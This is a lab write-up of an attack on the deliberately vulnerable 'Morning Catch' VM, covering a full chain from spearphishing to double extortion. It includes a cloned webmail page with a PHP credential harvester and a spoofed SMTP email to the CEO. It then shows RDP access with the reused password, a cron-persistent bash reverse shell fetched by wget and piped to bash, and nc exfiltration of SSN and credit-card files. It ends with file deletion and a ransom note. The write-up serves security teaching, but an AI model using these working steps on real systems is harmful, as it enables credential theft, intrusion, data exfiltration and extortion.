Exploiting "Morning Catch": from Phishing to Double Extorsion

Introduction

Scenario

This laboratory describes a Spearphishing attack to a company CEO with the purpose of stealing credentials, accessing the system and then stealing sensitive information for Double Extorsion.

Threat model: attacker has access to the network from the inside.

Prerequisites

Virtual Environment

To execute this laboratory, VMware was used to virtualize 2 VMs, with Host-Only network connection:

- **Kali Linux** ⟶ the attacker machine
- **Morning Catch – Phishing Industries** ⟶ the victim machine: a vulnerable VMware virtual machine, similar to Metasploitable, made for simulating Phishing attacks

DNS Entries

The file `/etc/host` was modified to simulate the fact that:

- the website of the victim company is up on the internet as `morningcatch.ph`;
- the attacker has bought a similar domain name (with only a `g` missing) in order to fool the victim.

On the Attacker VM:

```
<Attacker IP> mornincatch.ph
<Victim IP> morningcatch.ph
```

On the Victim VM:

```
<Attacker IP> mornincatch.ph
```

SMTP

To make the phishing attack work, I had to give `RELAY` rights to the private subnet (and therefore to the attacker machine), by whitelisting these lines in `/etc/mail/access`:

```
Connect: 192.168    RELAY
GreetPause: 192.168 0
ClientRate: 192.168 0
ClientConn: 192.168 0
```

Tools

- `nmap`: to discover the network
- `wget`: to clone login website
- `apache2`: to host the fake website
- `telnet`: to craft and send the fake email
- `rdesktop`: to connect to the RDP service
- `cron`: for persistence
- `nc`: for the remote shell and for stealing the files

Execution Steps

Phase 1: Phishing

Objective: obtain the credentials of the Morning Catch's CEO.


1.1. Reconnaissance and Discovery

The attacker firstly can use `nmap` to gain knowledge about the network and understand possible vulnerable services of the target company "*Morning Catch - Phishing Industries*".

```
Nmap scan report for <Victim IP>
Host is up (0.0049s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE
25/tcp   open  smtp
80/tcp   open  http
143/tcp  open  imap
587/tcp  open  submission
993/tcp  open  imaps
3389/tcp open  ms-wbt-server
MAC Address: 00:0C:29:FE:3A:FF (VMware)
```


There's an open connection on HTTP (the website), open connection for SMTP (will be useful), also on `ms-wbt-server` which can be used for remote desktop (interesting!).

The attacker explores the website of the of Morning Catch on `http://morningcatch.ph`. There there is the list of contacts of the company directory.



Great! Now they know the CEO's mail and the one of the System Administrator, which will be use later in the attack.

By clicking "Employee login" , there's also a login page to access the corporate Mail.



The idea for realizing the first phase is to clone the entire website and create a fake form that will steal the credentials.

1.2. Cloning

The attacker firstly clones the entire Morning Catch website, using `wget`.

```
wget -r -k -p morningcatch.ph
sudo mv morningcatch.ph/* /var/www/html
```

This command downloads all the web resources of the company website, making the dependencies local.

The attacker then clones the web login page to access mail of Morning Catch. This will allow for the `mail` directory to be created, so the url of the login form will be more similar to the original one.

```
wget -r -k -p morningcatch/mail/
sudo mv morningcatch.ph/mail /var/www/html
sudo cp task-mail /var/www/mail
```

The last line adds to the mail directory the html file `task-mail`, that will be loaded after inserting the credentials, showing a "Under construction message" to reduce immediate suspicion.

1.3. Modify the login form

The attacker modifies, in the `mail/index.html` file, the form action element from `action="index.html"` to `action="form.php"`.

```
sudo nano /var/www/html/mail/index.html
```

The `form.php` needs to:

- save the form inputs in `creds.txt`,
- redirect to `task-mail`.

```
<?php

$user = $_POST['_user'];
$pass = $_POST['_pass'];

$f = fopen("creds.txt", "a");

fwrite($f, "$user:$pass\n");

fclose($f);
header("Location: http://mornincatch.ph/mail/task-mail");
die();
?>
```

The attacker creates `creds.txt` and changes its owner to `www-data` (the user running the web server process), so that it can be modified during the execution of the script.

```
sudo cp form.php /var/www/html/mail
sudo touch /var/www/html/mail/creds.txt
sudo chown www-data: /var/www/html/mail/creds.txt
```

The website can then start with Apache.

```
sudo systemctl start apache2
```

Now the website is on, ready to steal some credentials!

1.4. Sending the message

The attacker crafts the email for the target:


```
telnet morningcatch.ph 25
helo morningcatch.ph
mail from: bjenius@morningcatch.ph
rcpt to: rbourne@morningcatch.ph
data
Subject: Webmail Update

Hello Richard,

We are currently rolling out a new performance configuration for the
webmail system to improve security.

Could you please help us test the updated version? Access it at:
http://mornincatch.ph/mail/

Let us know if you encounter any issues, but after the weekend.

Best,
Boyd

.
quit
```

This sequence of SMTP commands crafts and sends an email from the system administrator of the company to the CEO, redirecting him to the fake login page (hosted on the attacker's machine).

This spoofing step is possible due to the vulnerable Sendmail server, configured to allow unauthenticated relaying from internal network addresses.

Richard POV

Richard Bourn checks his email and receives the message (from the real Boyd Jenius!):



Then Richard enters the username and password, that we can find in the `creds.txt` file. Threat escalated!

```
┌──(kali㉿kali)-[~]
└─$ cat /var/www/html/mail/creds.txt
rbourne:password
```

Phase 2: Execution and Exfiltration

Objective: steal sensitive material from the CEO machine.

2.1. Exploring Richard's Machine


Now that the attacker has the CEO's credentials, they can try to reuse them (Credential Stuffing) for accessing other services. In particular the `ms-wbt-server` (identified earlier with `nmap`), which is the service name used by the Remote Desktop Protocol (RDP).

Firstly the attacker authenticates as Richard Bourne:

```
1 | rdesktop -u rbourne -p password morningcatch.ph
```

The `morningcatch.ph` name on the attacker machine resolves the victim's IP. The credentials are valid and he's inside the CEO's desktop environment.

The attacker explores common user directories, and finds 2 interesting CSV files, `company_picnic.csv` and `customers.csv`. They both contain interesting sensible information, in particular: the first contains the social security number of all the company employees and the second the credit card number and type of all 9000 customers of the company. It would be a shame if this data got leaked.



The attacker decides to steal these files, which could be done directly with RDP. However, to gain a better position, the attacker tries to obtain a reverse shell on the victim machine and use that for the exfiltration step.

2.2. Reverse Shell with Persistence

The attacker has written `innocent.sh`, a script that spawns the reverse shell and mantains access, since the code to be executed is also saved as a scheduled task using `cron`.

```
#!/bin/bash

SAFETYCOM="/bin/bash -c 'bash -i >& /dev/tcp/mornincatch.ph/4444 0>&1'"

(crontab -l ; echo "@reboot sleep 200 && $SAFETYCOM") | crontab 2>
/dev/null

eval "$SAFETYCOM"
```

- `SAFETYCOM` is the command that spawns the reverse shell;
- this command is both saved in the crontab and executed at the end of the script;
- the errors of the crontab are ignored to avoid leaving any obvious traces;
- cronjob is executed at every reboot of the system, after waiting 200 seconds (for giving the system time to set up propely).

- the cronjob will be executed with the privileges of the user that executes `innocent.sh`

On the attacker machine:

```
sudo cp innocent.sh /var/www/html
sudo chmod +r /var/www/html/innocent.sh
nc -lvnp 4444
```

This will allow the victime to download the script via HTTP. With `netcat` the attacker can listen to connection for the reverse shell.

From the victim terminal (to which the attacker has access to thanks to RDP), the attacker:

- triest to authenticate as `root` with CEO's credentials (they work!)
- loads the script and executes it.

```
su root
wget -qO- http://mornincatch.ph/innocent.sh | bash
```

They successfully have a remote shell with `root` privileges that's persistent to reboots!

While `rbourne` had sufficient privileges to execute the final step of this attack, this persistent reverse shell has system wide access and could be used for potential future attacks. Furthermore, the CEO might not even realize it exists, since he will be distracted by the missing files.

2.3. Stealing the files

Finally, the attacker steals the interesting files with `netcat`.

The attacker opens a new listener on a different port to receive data.

```
nc -lvnp 1234 > /home/kali/customers.csv
```

On the terminal of the victim, through the reverse shell:

```
cat /home/rbourne/Documents/customers.csv | nc mornincatch.ph 1234
```

The `mornincatch.ph` name on the victim machine resolves the attacker's IP. The attacker does the same with `company_picnic.csv`.

Then lastly on the victim machine:

```
rm -r Documents/*
echo "ATTENTION: we have your sensitive data (SSN, credit card). The
originals were deleted. Pay 5.0 BTC to bc1adfka3flasjdlks2mdl0asmd. YOU
HAVE 72 HOURS." > Documents/README.txt
```

So the attacker successfully exfiltrated the sensitive data and deleted the original files from the victim's system, leaving a ransom note behind. The attack is completed!

References

LLM usage: both Gemini and ChatGPT were used for technical support.

Morning Catch VM

- https://www.vulnhub.com/entry/morning-catch-phishing-industries,101/

For the Phishing attack

- https://github.com/dc865/writeups/blob/master/MorningCatch/CredHarvesting.md

For the persistent Reverse Shell

- https://swisskyrepo.github.io/InternalAllTheThings/redteam/persistence/linux-persistence
- https://stackoverflow.com/questions/55240626/bash-reverse-shell-command-cron-job-not-working-i-give-up
- https://superuser.com/questions/98089/sending-file-via-netcat